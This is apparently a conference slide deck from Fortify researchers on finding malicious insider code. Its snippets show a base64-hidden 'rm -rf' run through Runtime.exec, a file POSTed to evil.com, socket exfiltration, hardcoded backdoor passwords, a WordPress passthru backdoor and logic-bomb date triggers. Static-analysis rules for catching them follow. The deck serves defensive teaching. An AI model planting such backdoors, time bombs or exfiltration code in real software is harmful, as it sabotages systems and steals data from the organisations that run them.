Repelling the Wily Insider

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
- Security Researcher
  @ Fortify Software
  - Focus on new techniques to find vulnerabilities (static and dynamic)
  - New ways to protect WebApps
- Contributor to BSIMM Europe
- History in Code Obfuscation (& Binary Rewriting)

Jacob West

- Director of Security Research, Fortify Software
- Secure Programming with Static Analysis
- Speaker at RSA, Black Hat, Def Con, OWASP, SANS, Web 2.0
- Contributor to MOPS, a C/C++ static analysis tool (UC Berkeley)




Overview

- Intro
- Insider Threat Background
- Classes of Insider Threats
- Techniques for Defenders
- Face-Off
- Conclusion

2009 Computer Crime Survey

- 43% of the companies had losses due to malicious insiders (66% due to non-malicious)



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
Which Insiders?

- Developers
  - Less destructive, more subtle.
    Reason: Trace code back
    to the developer
- …not about IT people


Motives



What if You Get Caught?

- Medco: Failed Logic Bomb: 30 months (up to 10y)
- UBS: Successful Logic Bomb: 8 years

What We're Looking For: Bad Code




2004 Obfuscated Voting Contest

- 2004 coding contest hosted at Stanford
- 41 participants submit electronic voting code
- Objectives:
  - Count correctly in test mode
  - Skew toward one candidate during the real election
  - Human code reviewer should not notice the bias
  - Skew should be subtle enough to avoid attention

Contest Results

- Techniques used by top 10 entries



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Classifying Well-Known Examples

- Medco

```
if ( date > "April 23, 2005" )
    delete all files on all 70 servers
```

- Linux

```
if ((options == (__WCLONE|__WALL)) &&
                (current->uid = 0))
```

- Borland's InterBase

```
if ( username == "politically" and password == "correct")
  // Grant Access!
```

- Wordpress

```
if ($_GET["iz"]) { get_theme_mcommand($_GET["iz"]); }
```

1. Obfuscation and Camouflage

- Where to hide from? Developers think of human inspectors of the code. What people can see.
- Make code looks similar to real code (be subtle)
- Linux case, make root:

```
if ((options == (__WCLONE|__WALL)) && (current->uid = 0))
```

- X11 case, forgotten parenthesis

```
if (getuid() == 0 || geteuid != 0) {
      if (!strcmp(argv[i], "-modulepath")) {
```

1. Obfuscation and Camouflage

- Decode a static string and execute

```
//encoded form of: "rm -rf some_critical_dir/*"
String enc_cmd = "cm0gLXJmIHNvbWVfY3JpdGljYWxfZGlyLyo=";
decoded=(new BASE64Encoder()).decodeBuffer(encoded_command);
Runtime.getRuntime().exec(decoded);
```

1. Obfuscation and Camouflage

- Case: Usage of simple substitution cyphers (Like Rot13, Four square, Bifid and Trifid Cypher, …)

2. Logic or Time Bomb

- A logic bomb is a piece of malicious code that is dormant until a triggering mechanism enables it.
- One common method for enabling a logic bomb is comparing the current date and time against a trigger date and time.
- Numerous public disclosers

2. Logic or Time Bomb

- Destructive IT People break the news:
  - Logic Bomb Wipes out 800 PCs in Norfolk VA
  - Medco sys admin gets 30 months for planting logic bomb (Inside saboteur could have crippled pharmacists' ability to check for deadly drug interactions, U.S. attorney says)
  - 'Logic Bomb' Hacker Gets 8 Years for Failed Stock Rigging
- But yes developers seems to be destructive too:
  - Fired Contractor Kisses Off Fannie Mae With Logic Bomb

2. Logic or Time Bomb

- What we found (Financial Institution):
- This was found in code. The trigger code was updating database entries

```
long initTime = System.currentTimeMillis();
if(initTime > 0x1291713454eL)
  //Trigger
```

3. Dynamic Code Injection/Manipulation

- Categories:
  - Abuse reflection (Rewriting read-only variables)
  - Resource Rewriting (Rewriting class and jar files)
  - Runtime Compilation (Compiling code at runtime)
  - Class Loader Abuse (Turn bytes in executable code)
  - …

3. Dynamic Code Injection/Manipulation

- Example: (Abuse Reflection)

```
public static final String
fixed_place_to_read_important_info="...";

...

Field field=String.class.getDeclaredField("value");
field.setAccessible(true);
field.set("fixed_place_to_read_important_info",
          "the_new_value".toCharArray);
...
```

- Cases: Not seen in the wild

Credit to Jeff Williams, Enterprise Java Rootkits, BH 2009

4. Backdoors and Secret Credentials

- Most common Insider Threat:
  (Threat against company and users)
  - Execute commands (OS, queries, …)
  - Adding credentials
  - Adding a master password

4. Backdoors and Secret Credentials

- Borland's InterBase

```
if ( username == "politically" and password == "correct")
  //Grant Access!
```

- Wordpress backdoor

```
if ($_GET["iz"]) { get_theme_mcommand($_GET["iz"]); }
```

4. Backdoors and Secret Credentials

- Optix Pro:
  - Random-looking 38-character "master password” (kjui3498fjk34289890fwe334gfew4ger$"sdf)
  - Encrypted in binary, decrypted in RAM
  - Included for security reasons
- Subseven
  - Backdoor with secret password
  - Way to control what they’ve created

5. Nefarious Communication

- Opening socket and making connections can be used to transfer sensitive information.

- Cases: Financial Institution. Opened a connection and transferred (sensitive?) information

5. Nefarious Communication

- Transfer secret files on a regular basis

```
ServerSocket srvr = new ServerSocket(666);

Socket skt = srvr.accept();
File pf = new File("someConfidentialFile.txt");
if (pf.exists()) {
  PrintWriter out = new PrintWriter(skt.getOutputStream(), true);
  FileInputStream fi = new FileInputStream(pf);
  BufferedReader r =
    new BufferedReader(new InputStreamReader(fi));
  String data;
  while ((data = r.readLine()) != null) {
    out.print(data + "\n");
   }
   out.close();
}
```

5. Nefarious Communication

- Similar: Transfer secret file by posting the file

```
URL url = new URL("http://evil.com:666/SomeDoFile.do");

HttpURLConnection connection = null;
connection = (HttpURLConnection)url.openConnection();
connection.setRequestMethod("POST");

//The file to send
File pf = new java.io.File("someConfidentialFile.txt");
FileInputStream fi = new FileInputStream(pf);
fi.read(the_bytes);

OutputStream out = connection.getOutputStream();
out.write(the_bytes);
out.close();

int responseCode = connection.getResponseCode(); //Send
```

5. Nefarious Communication

- Blackberry Case: e-mail spying:
- Advertised as a performance update, but contained:

```
smtp.sendMail("etisalat_upgr@etisalat.ae", subj, body);
```

- This looked like valid insider threat code. (Turns out that it was on purpose)

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Peer Review

- Yes, you will find this suspicious:

```
YzI5dHpxPT1zZGNzYWRjYXNkY2FzZGNhcztsZGNtYTtzbGRt
YztsYW1zZGNsO21hc2RsbnNrRENBTEtTSkRDS0pMQVNEQ0
```

- After one week you might spot:

```
if ($_GET["iz"]) { get_theme_mcommand($_GET["iz"]); }
```

- But when will you find this one:

```
if ((options == (__WCLONE|__WALL)) && (current->uid = 0))
```


Static Analysis: Irregular Usage

- By default: Will find Insider Threats that exploit Command Injection, SQL Injection, …
- Example: Wordpress Vulnerability:

```
if ($_GET["iz"]) { get_theme_mcommand($_GET["iz"]); }


function get_theme_mcommand($mcds) {
    passthru($mcds);
    …
```

Inside a Static Analysis Tool



How can static analysis help here?

Problem with manual code review:

- Where to start?
- What to look for? (Is the security person an expert in all insider threat categories at once?)

Solution: Static Analysis can show points of interest

- Requires a different mindset to look at results
- Must write new rules!

Scenario: Rules Writing

- A laid-off employee installs code that reads the entire database on a regular basis and sends the results over a socket connection.

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- A laid-off employee installs code that reads the entire database on a regular basis and sends the results over a socket connection.

- First: Grabbing the entire database is suspicious

- Static query:
  ```
  con.execute("SELECT * FROM database");
  ```
- Rule:
  Text matches "(?i)select\s+*\s+from\s+\w+"

Scenario: Rules Writing

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Scenario: Rules Writing

- A laid-off employee installs code that reads the entire database on a regular basis and sends the results over a socket connection.

- Second: Sending it over the wire is suspicious

- Static query:

```
ServerSocket srvr =
        new java.net.ServerSocket(666);
```

- Rule: Port in java.net.ServerSocket hardcoded

Scenario: Rules Writing

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- A laid-off employee installs code that reads the entire database on a regular basis and sends the results over a socket connection.

- Third: Mechanism to grab and compare time

- Static query:
  ```
  initTime = System.currentTimeMillis();
  ```
- Rule: Flag all calls to
  ```
  java.lang.System.currentTimeMillis()
  ```

Scenario: Rules Writing

- A laid-off employee installs code that reads the entire database on a regular basis and sends the results over a socket connection.

- Third: Mechanism to grab and compare time

- Static query:

```
if(initTime > 0x1291713454eL)
```

- Rule: All compares of time with hardcoded value

Result Presentation

- Different mindset required
- For example:

```
long initTime = System.currentTimeMillis();
if(initTime > 0x1291713454eL)
  //Code
```

- Static Analysis:

  Found: Hard coded date comparisons

  Issue: Possible Logic Bomb!

- Context is very important now.
  - Legit: Updates/Timings/…
  - Malicious: Logic/Time Bomb planted by insider

Result Presentation

- Order results based on known scenario's, Example: date comparison
  - Low: get the current time
  - Medium: compare the current time
  - Hot: Compare the current time to a hard coded date

Result Presentation: Legit Usages

- For (pretty much) every rule, we can think of a legit use of such code in your application.

- Date comparisons (with a hard coded date)
  - Legit: Updates
- Hard coded e-mail addresses
  - Legit: Contact administrator
- Copy the entire Database
  - Legit: Migration, Backup, …

Runtime Analysis: In QA

- Functional Testing can help:
- Apply extensive functional test. Each critical place (like executing a query against a DB) that isn't executed is suspicious.
- … (TODO: Add)

Runtime Analysis: In Production

- Spot abnormal behavior at runtime
- Massive amount of data sent from an usual place
- … (TODO: add)

Finding the Wily Insider

	Manual	Static	Runtime
Class Loader Abuse		X	
Reflection Abuse		X	
Convoluted logic	X		X
Runtime Compilation		X	
Credential Insertion	X	X	
E-Mail Spying		X	X
Hidden Functionality		X	
Leaked Secret		X	X
Logic Bomb	X	X	
Network Communication		X	X
Overwritten Method		X	X
Password Bypass	X	X	X
Process Flow Disruption		X	X
Redundant Condition		X	
Resource Rewriting		X	
Static SQL Query		X	X
Static Secret	X	X	
Suspicious String	X	X	

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Results: The Reality

- Java rulepack, 17 Insider Threat Categories
- Used by several Financial Institutions
- Multiple confirmed issues

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Conclusion

- The Insider Threats problem is hard to solve as the insiders' capabilities are unlimited
- A static analysis tool can show points of interest in the code.

Questions?

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